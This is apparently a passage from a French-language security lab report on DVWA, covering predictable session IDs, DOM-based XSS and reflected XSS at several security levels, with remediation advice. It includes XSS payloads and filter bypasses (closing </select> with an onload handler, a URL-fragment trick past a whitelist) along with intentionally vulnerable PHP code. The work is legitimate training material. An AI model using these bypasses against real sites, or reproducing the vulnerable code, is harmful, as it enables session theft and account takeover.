9 Content-Length: 3976
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: text/html; charset=utf-8
```

3.9.3. Impact technique

- **Usurpation de session (Session Hijacking)** : La prédictibilité des jetons (incrément simple, timestamp ou hash d'une valeur séquentielle) permet à un attaquant de forger un identifiant valide et de prendre le contrôle du compte d'une victime sans connaître son mot de passe.

- **Contournement complet de l'authentification** : L'attaquant peut énumérer ou prédire des identifiants actifs via des attaques automatisées par force brute (ex. Burp Intruder), contournant ainsi les contrôles d'accès de l'application.
- **Compromission de la confidentialité et de l'intégrité** : Une fois la session usurpée, l'attaquant hérite de l'ensemble des droits et privilèges de la victime, lui permettant de consulter ou modifier des données sensibles à son insu.

3.9.4. Recommandations et Remédiations

- **Génération d'entropie forte (CSPRNG)** : Générer les identifiants de session à l'aide d'un générateur de nombres pseudo-aléatoires cryptographiquement sécurisé (ex. `random_bytes()` en PHP) garantissant une entropie minimale de 128 bits.
- **Délégation à la gestion native du langage** : S'appuyer sur les mécanismes natifs de gestion de session (ex. `session_start()` et `session_regenerate_id()` en PHP) au lieu de développer un système personnalisé de génération de cookies.
- **Durcissement des attributs de cookies** :
 - `HttpOnly` : Interdit l'accès au cookie via JavaScript, protégeant le jeton contre le vol par faille XSS.
 - `Secure` : Exige la transmission du cookie uniquement sur un canal chiffré HTTPS.
 - `SameSite=Strict` ou `Lax` : Atténue le risque d'envoi involontaire du cookie lors de requêtes inter-sites (CSRF).
- **Cycle de vie et renouvellement** : Régénérer systématiquement l'identifiant de session lors de l'authentification ou d'une élévation de privilèges, et appliquer une expiration stricte en cas d'inactivité côté serveur.

3.10. Module : DOM XSS

3.10.1. Description de la vulnérabilité

Le **DOM-based Cross-Site Scripting (DOM XSS)** est une vulnérabilité d'injection de code qui se produit entièrement côté client, dans le navigateur de la victime.


Contrairement aux attaques XSS classiques (réfléchies ou stockées) où la charge utile (payload) est insérée par le serveur web dans le code HTML de la réponse HTTP, le DOM XSS survient lorsque l'application web contient du code JavaScript côté client qui traite les entrées de l'utilisateur de manière non sécurisée.

Le mécanisme repose sur deux éléments clés dans le navigateur :

- **La Source (Source) :** Une propriété JavaScript par laquelle des données non fiables entrent dans l'application (ex. window.location, document.referrer, fragment d'URL après le #).
- **Le Puits (Sink) :** Une fonction ou un objet du DOM (Document Object Model) qui exécute du code ou effectue un rendu HTML à partir des données reçues de la source (ex. document.write(), element.innerHTML, eval()).

Scénario d'attaque : Un attaquant forge une URL contenant un script malveillant et incite la victime à cliquer dessus. Lorsque la page se charge, le script JavaScript légitime du site lit l'URL malveillante (la Source) et l'injecte dynamiquement dans la page via une fonction d'affichage (le Sink), déclenchant ainsi l'exécution du code de l'attaquant dans le contexte de la session de la victime.


3.10.2. Vecteur d'attaque et exploitation



Low Security

1. Analyse du code et du fonctionnement

- **Côté serveur (low.php) :** Le fichier PHP ne contient aucun traitement ni filtrage (# No protections, anything goes). Cela illustre la nature propre du DOM XSS : le serveur se contente de servir la page HTML/JavaScript sans intervenir dans la vulnérabilité.
- **Côté client (JavaScript) :** Le script client récupère la valeur du paramètre d'URL default (la Source) et l'insère directement dans le document HTML via une fonction d'écriture comme document.write() (le Puits / Sink) sans désinfection préalable.




2. Exploitation

L'attaque consiste à injecter du code JavaScript exécutable à la place de la valeur attendue (la langue par défaut) :

- **URL d'attaque :**

http://localhost/DVWA/vulnerabilities/xss_d/?default=<script>alert('xss')</script>


- **Charge utile (Payload) :** `<script>alert('xss')</script>`
- **Résultat :** Lors du chargement de la page, le script JavaScript légitime lit le paramètre default depuis l'URL et l'injecte tel quel dans le DOM. Le navigateur interprète immédiatement la balise `<script>` et exécute la fonction `alert('xss')`.



Medium Security

1. Analyse du mécanisme de défense

Le serveur tente de bloquer l'attaque en analysant le paramètre GET default à l'aide de la fonction stripos() pour repérer la présence de la chaîne <script (insensible à la casse). Si cette chaîne est détectée, l'application effectue une redirection vers ?default=English.



```
<?php
// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ( $_GET[ 'default' ] ) ) {
    $default = $_GET['default'];


    # Do not allow script tags
    if ( stripos ( $default, "<script" ) !== false ) {
        header ( "location: ?default=English" );
        exit;
    }
}
?>
```

2. Faiblesse et contournement (Bypass)

La sécurité repose sur une liste noire (blacklist) incomplète qui ne filtre que le mot-clé <script : Le code JavaScript injecte la valeur du paramètre default au sein d'un élément HTML <select>. Il est possible d'échapper à cette balise en la fermant prématurément avec </select>. L'exécution de code JavaScript peut ensuite être provoquée via d'autres balises HTML associées à des gestionnaires d'événements (comme onload ou onerror), sans jamais utiliser la balise <script.

3. Exploitation


- **URL d'attaque:** `http://localhost/DVWA/vulnerabilities/xss_d/?default=</select><body onload=alert('xss')>`
- **Charge utile (Payload) :** `</select><body onload=alert('xss')>`
- **Résultat :** Le filtre PHP laisse passer la requête car la chaîne <script est absente. Au niveau du DOM, la balise </select> ferme le menu déroulant, puis le navigateur interprète la balise <body> et déclenche immédiatement l'événement onload, exécutant ainsi alert('xss').



High Security

1. Analyse du mécanisme de défense

Le serveur met en place un contrôle basé sur une liste blanche (whitelist) d'autorisations. La valeur transmise dans le paramètre GET default est vérifiée via une structure switch : seules les valeurs "French", "English", "German" et "Spanish" sont acceptées. Toute autre valeur provoque une redirection automatique vers ?default=English.




2. Faiblesse et contournement (Bypass)

La vulnérabilité réside dans le fait que le contrôle de sécurité est effectué uniquement côté serveur sur le paramètre GET, alors que le code JavaScript côté client analyse l'intégralité de l'URL pour mettre à jour le DOM :

- **Comportement du fragment (#)** : En HTTP, tout ce qui se trouve après le caractère # (l'ancree/fragment d'URL) est traité exclusivement par le navigateur web et n'est jamais transmis au serveur dans la requête HTTP.
- **Contournement** : En envoyant une valeur valide dans le paramètre default (ex. English) suivie d'une ancre # contenant la charge utile, le filtre PHP côté serveur valide la requête car il ne voit que default=English. Le script client, quant à lui, extrait la chaîne globale et injecte le code malveillant présent après le # dans le DOM.

3. Exploitation


- **URL** **d'attaque:**
`http://localhost/DVWA/vulnerabilities/xss_d/?default=English#<script>alert('xss')</script>`
- **Charge utile (Payload)** : `#<script>alert('xss')</script>`
- **Résultat** : La requête valide le contrôle côté serveur (default=English). Au chargement de la page dans le navigateur, le JavaScript lit l'URL complète, incluant l'ancree #, et exécute la balise `<script>` injectée, déclenchant la boîte de dialogue `alert('xss')`.



Impossible Security

1. Analyse de la protection côté client

Le fichier PHP contient uniquement la mention # Don't need to do anything, protection handled on the client side. Comme la vulnérabilité DOM XSS réside exclusivement dans le traitement du DOM par le navigateur, la remédiation doit obligatoirement être appliquée côté client en JavaScript.



2. Mécanisme de sécurisation

Côté client, la protection repose sur un assainissement strict des données récupérées depuis l'URL (la source) avant leur insertion dans le document :

- **Encodage des entités HTML** : Les caractères spéciaux (tels que <, >, ", ') sont systématiquement convertis en leurs entités HTML équivalentes (ex. < et >).
- **Utilisation de méthodes d'écriture sécurisées** : L'application évite d'injecter du contenu HTML brut non assaini dans des puits (sinks) dangereux (comme document.write() ou innerHTML) et privilégie l'encodage strict des valeurs.

3.10.3. Impact technique

- **Vol de cookies et de jetons d'authentification** : L'exécution de JavaScript malveillant permet de lire l'objet document.cookie (si le fanion HttpOnly est absent) ou les jetons stockés dans localStorage / sessionStorage, entraînant le vol de session.
- **Invisibilité dans les journaux serveur (Server Logs)** : Lorsque la charge utile est transmise via le fragment d'URL (après le #), elle est traitée exclusivement par le navigateur et n'est jamais envoyée au serveur web. L'attaque ne laisse donc aucune trace dans les logs HTTP classiques, compliquant la détection et l'investigation numérique.
- **Usurpation d'identité et actions non sollicitées** : L'attaquant peut forcer le navigateur de la victime à exécuter des requêtes à son insu (ex. modification de mot de passe, altération de données ou envoi de requêtes d'API privilégiées).
- **Altération de l'interface et Hameçonnage (Phishing)** : Manipulation dynamique du DOM pour défigurer la page, afficher de faux formulaires de connexion ou rediriger l'utilisateur vers un site malveillant.

3.10.4. Recommandations et Remédiations

- **Élimination des puits (*sinks*) dangereux** : Proscrire l'utilisation de méthodes qui interprètent dynamiquement le HTML ou le code exécutable (`document.write()`, `element.innerHTML`, `outerHTML`, `eval()`).
- **Utilisation d'APIs sécurisées de manipulation du DOM** : Privilégier des méthodes qui traitent les entrées comme du texte littéral non exécutable, telles que `element.textContent`, `element.innerText` ou `setAttribute()`.
- **Assainissement des données (Sanitization)** : En cas de nécessité absolue d'insérer du contenu HTML dynamique provenant d'une source non fiable (`location.search`, `location.hash`, `document.referrer`), utiliser une bibliothèque d'assainissement robuste et maintenue (ex. *DOMPurify*).
- **Déploiement d'une politique de sécurité du contenu (CSP)** : Configurer l'en-tête HTTP Content-Security-Policy pour restreindre l'exécution de scripts en ligne (`unsafe-inline`) et interdire l'évaluation dynamique de code (`eval`), constituant une seconde ligne de défense efficace.
- **Durcissement des cookies de session** : Appliquer le fanion `HttpOnly` sur tous les cookies de session pour empêcher leur extraction via l'API JavaScript en cas d'injection XSS résiduelle.

3.11. Module : Reflected XSS

3.11.1. Description de la vulnérabilité

Le **Cross-Site Scripting réfléchi (Reflected XSS)** est une vulnérabilité de sécurité web non persistante qui survient lorsqu'une application inclut des données fournies par l'utilisateur (généralement via des paramètres de requête HTTP GET ou POST) directement dans sa réponse HTML, sans assainissement (*sanitization*) ni encodage préalable.

Contrairement au XSS stocké (*Stored XSS*), la charge utile malveillante n'est pas enregistrée dans la base de données du serveur. Le script injecté est immédiatement "réfléchi" par l'application et exécuté au moment où la réponse HTTP est traitée par le navigateur.

Mécanisme d'exploitation :

1. **Conception** : L'attaquant injecte du code JavaScript malveillant au sein d'un paramètre de l'URL (ex. `?name=<script>...</script>`).
2. **Diffusion** : Comme le serveur ne conserve pas le script, l'attaquant recourt à l'ingénierie sociale (phishing, réseaux sociaux) pour inciter la victime à cliquer sur l'URL piégée.

3. **Exécution** : La victime clique sur le lien, le serveur reçoit le paramètre malveillant et l'intègre tel quel dans le corps de la réponse HTML. Le navigateur exécute le script avec les privilèges et la session de la victime.

3.11.2. Vecteur d'attaque et exploitation

Low Security

1. Analyse du code et du fonctionnement

Côté serveur (low.php) : Le serveur récupère directement la valeur du paramètre GET name (\$_GET['name']) et l'insère telle quelle dans le corps de la réponse HTML (Hello ...), sans effectuer le moindre filtrage ni encodage des caractères spéciaux HTML (tels que < et >).

The screenshot shows the DVWA application in a Mozilla Firefox browser. The address bar indicates the URL: `http://localhost/DVWA/vulnerabilities/view_source.php?id=xss_r&security=low`. The page title is "Reflected XSS Source". The main content area displays the source code of the `vulnerabilities/xss_r/source/low.php` file. The code is as follows:

```
<?php
header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

Below the code, there is a button labeled "Compare All Levels". At the bottom of the page, there is a section titled "Vulnerability: Reflected Cross Site Scripting (XSS)". This section contains a form with the label "What's your name?" and a text input field containing the name "John". A "Submit" button is next to the input field. Below the input field, the text "Hello John" is displayed in red, indicating the successful execution of the XSS attack.

Fonctionnement : L'absence d'assainissement permet à n'importe quelle balise ou code JavaScript transmis dans la requête HTTP GET d'être immédiatement réfléchi par le serveur et exécuté au sein du navigateur client.


2. Exploitation

L'attaque consiste à saisir directement une balise de script malveillante dans le champ de saisie utilisateur ou à la transmettre via le paramètre d'URL name :

- **URL d'attaque** :
`http://localhost/DVWA/vulnerabilities/xss_r/?name=<script>alert('XSS')</script>`
- **Charge utile (Payload)** : `<script>alert('XSS')</script>`



- **Résultat** : Le serveur retourne une page HTML contenant le code script non échappé. Le navigateur de la victime interprète la balise `<script>` à la réception de la réponse et exécute la fonction JavaScript, affichant la boîte de dialogue XSS.

